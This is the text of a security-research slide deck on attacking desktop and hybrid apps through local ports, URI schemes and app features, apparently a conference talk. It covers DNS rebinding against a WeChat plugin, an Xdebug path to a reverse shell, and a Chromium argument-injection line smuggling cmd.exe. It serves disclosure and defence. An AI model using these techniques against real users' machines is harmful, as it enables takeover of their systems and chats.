



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Web2Own

ATTACKING DESKTOP APPS FROM
WEB SECURITY'S PERSPECTIVE



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Who are we

- @md5_salt
- Tencent Security Xuanwu Lab
- Member of 0ops CTF Team
- Speaker of ZeroNights2018 and HITB2018Dubai



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Who are we

- @Hearmen1
- Security Researcher in Tencent Security Xuanwu Lab
- Speaker of AsiaSecWest 2018



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Who are we

- @T0m4to_
- Security Researcher in Tencent Security Xuanwu Lab
- Member of Syclover Security Team
- Speaker of ZeroNights2018 and HITB2018Dubai



Background

Attacking desktop apps




I know about **web security**


I can do **little** reversing

I know **nothing** about pwning

Can I pop up a



like people in Pwn2Own?



Traditional apps vs hybrid apps



VS





Keep **web security** great!



Attack surfaces overview

- 
- Opened ports
 - URI schemes
 - App features



Opened Ports

Why open ports

- Webserver
 - local dynamic website
 - API call
- Debugging
- Others

How to access to these ports?


- bind on 0.0.0.0
- bind on localhost
- browser is our good friend
 - HTTP protocol
 - tolerance of illegal commands

Same Origin Policy (SOP)

- Two pages have same:
 - protocol, host, port
- Default behaviors in browsers

	same origin	different origin
send simple requests	✓	✓
send requests with custom headers	✓	✗
get response	✓	✗

DNS Rebinding



DNS Rebinding prerequisites


- Web service does not check the **hostname**
- Victim would **wait** until DNS has changed
 - Browser has a DNS cache

CSRF vs DNS Rebinding

	DNS Rebinding	CSRF
Bypass SOP	✓	✗
Pass hostname check	✗	✓
effective immediately	✗	✓

Case study: A popular **third-party** plugin

- WeChatPlugin-MacOS
 - Keep the recalled message
 - Auto reply a message
 - ...
- 13000+ star / 2000+ forks
- Stop maintained months ago



<https://github.com/TKkk-iOSer/WeChatPlugin-MacOS>

Attacking with DNS Rebinding

- Bind on 127.0.0.1:52700
 - /wechat-plugin/user
 - /wechat-plugin/chatlog
 - /wechat-plugin/send-message
- Stay on the evil page, attacker can...
 - Get all friends
 - Get all chat logs
 - Send any message to any user

Fix?

```
NSString *hostname = request.headers[@"Host"];
NSString *url1 = [NSString stringWithFormat:@"127.0.0.1:%d", port];
NSString *url2 = [NSString stringWithFormat:@"localhost:%d", port];
if(!([hostname isEqualToString:url1] | [hostname isEqualToString:url2])){
    return [GCDWebServerResponse responseWithStatusCode:404];
}
```

- Still affected by CSRF attack
 - Send any message to a known user

<https://github.com/TKkk-iOSer/WeChatPlugin-MacOS/commit/3bf0a352ddbd85250eb00c3f4ed21bb7810b77f4>

Lesson learned

- Always check the host
 - Keep DNS rebinding away
- Use unpredictable data/path
 - Prevent CSRF attack
- Avoid using third-party plugins

Case study: Xdebug

- PHP debugging extension
- How does it work?
 - Request with XDEBUG_SESSION_START in params
 - `http://127.0.0.1/index.php?XDEBUG_SESSION_START`
 - Xdebug connects to a server
 - Server interacts with Xdebug using DBGp commands
- Which server to connect? (in a fall back order)
 - `xdebug.remote_host`
 - X-Forwarded-For
 - Remote-Addr

Xdebug Remote Attack

- Prerequisites
 - xdebug.remote_connect_back = 1
 - xdebug.remote_enable = 1
 - xdebug.remote_host is None
- For most of the PHP developers, yes
- Attacking
 - Set up a evil server waiting for Xdebug to connect
 - Use DNS rebinding attack to send a X-Forwarded-For header
 - Evil server send payload to Xdebug
 - Get a reverse shell

<https://bugs.php.net/bug.php?id=76149>

Attack scenario

You are a PHP developer

You use **Xdebug**

If you stay on an evil page for 40-50 seconds

You may be hacked



Xdebug


@Xdebug



There are some rumours around a vulnerability in Xdebug's `xdebug.remote_connect_back` functionality: [bugs.php.net/bug.php?id=761...](https://bugs.php.net/bug.php?id=761) and github.com/rapid7/metasploit-framework/issues/1000 — this is not a bug, but please do not install Xdebug in an **open** production environment. Use firewall and/or ssh tunnels.

Other cases

- NodeJS Debugging port
 - <http://bluec0re.blogspot.com/2018/03/cve-2018-7160-pwning-nodejs-developers.html>
- Java RMI (fixed in April 2018)
 - RMI supports HTTP
 - Java deserialize attacks
 - <https://mbechler.github.io/2018/05/21/Java-CVE-2018-2800/>






URI Schemes

URI Schemes

- launch apps
- send message in app



URI Scheme on Windows



HKEY_CLASSES_ROOT\vscode			
名称	类型	数据	
(默认)	REG_SZ	URL:vscode	
URL Protocol	REG_SZ		

```
"C:\Program Files\Microsoft VS Code\Code.exe" --open-url -- "%1"
```



- ShellExecuteW(NULL, L"open", L"code.exe --open-url -- %1", NULL, NULL, SW_SHOW);
- Avoid spaces, quotes, or backslashes in your URI
 - "%1"

Electron CVE-2018-1000006

- Chromium parameter injection
 - --renderer-cmd-prefix
 - --gpu-launcher
 - --utility-cmd-prefix
 - --ppapi-plugin-launcher
 -
- `ShellExecuteW(NULL, L"open", L"Chromium.exe --nacl-gdb=cmd.exe", NULL, NULL, SW_SHOW );`
- All frameworks based on Chromium may have the same issue!

nw.js framework

- A famous desktop note application
 - 200+ Millions of users
- Inject parameter to execute command





Responsible disclosure

- 02/21/2019 reported to Evernote
- 04/18/2019 fixed
- WINNOTE-19941

URI Scheme is DEAD?

- Fixed in KB4497935 by Microsoft (05/29/2019)
- URI Scheme is urlencoded
 - Can not inject parameters







App features

- 
- Cross-Site Scripting (XSS)
 - Privileged API
 - Protocol handler



The XSS story begins from markdown editors

js executed in the preview window

- in the year of 2016
- markdown editors
 - Mou / Macdown / VSCode ...



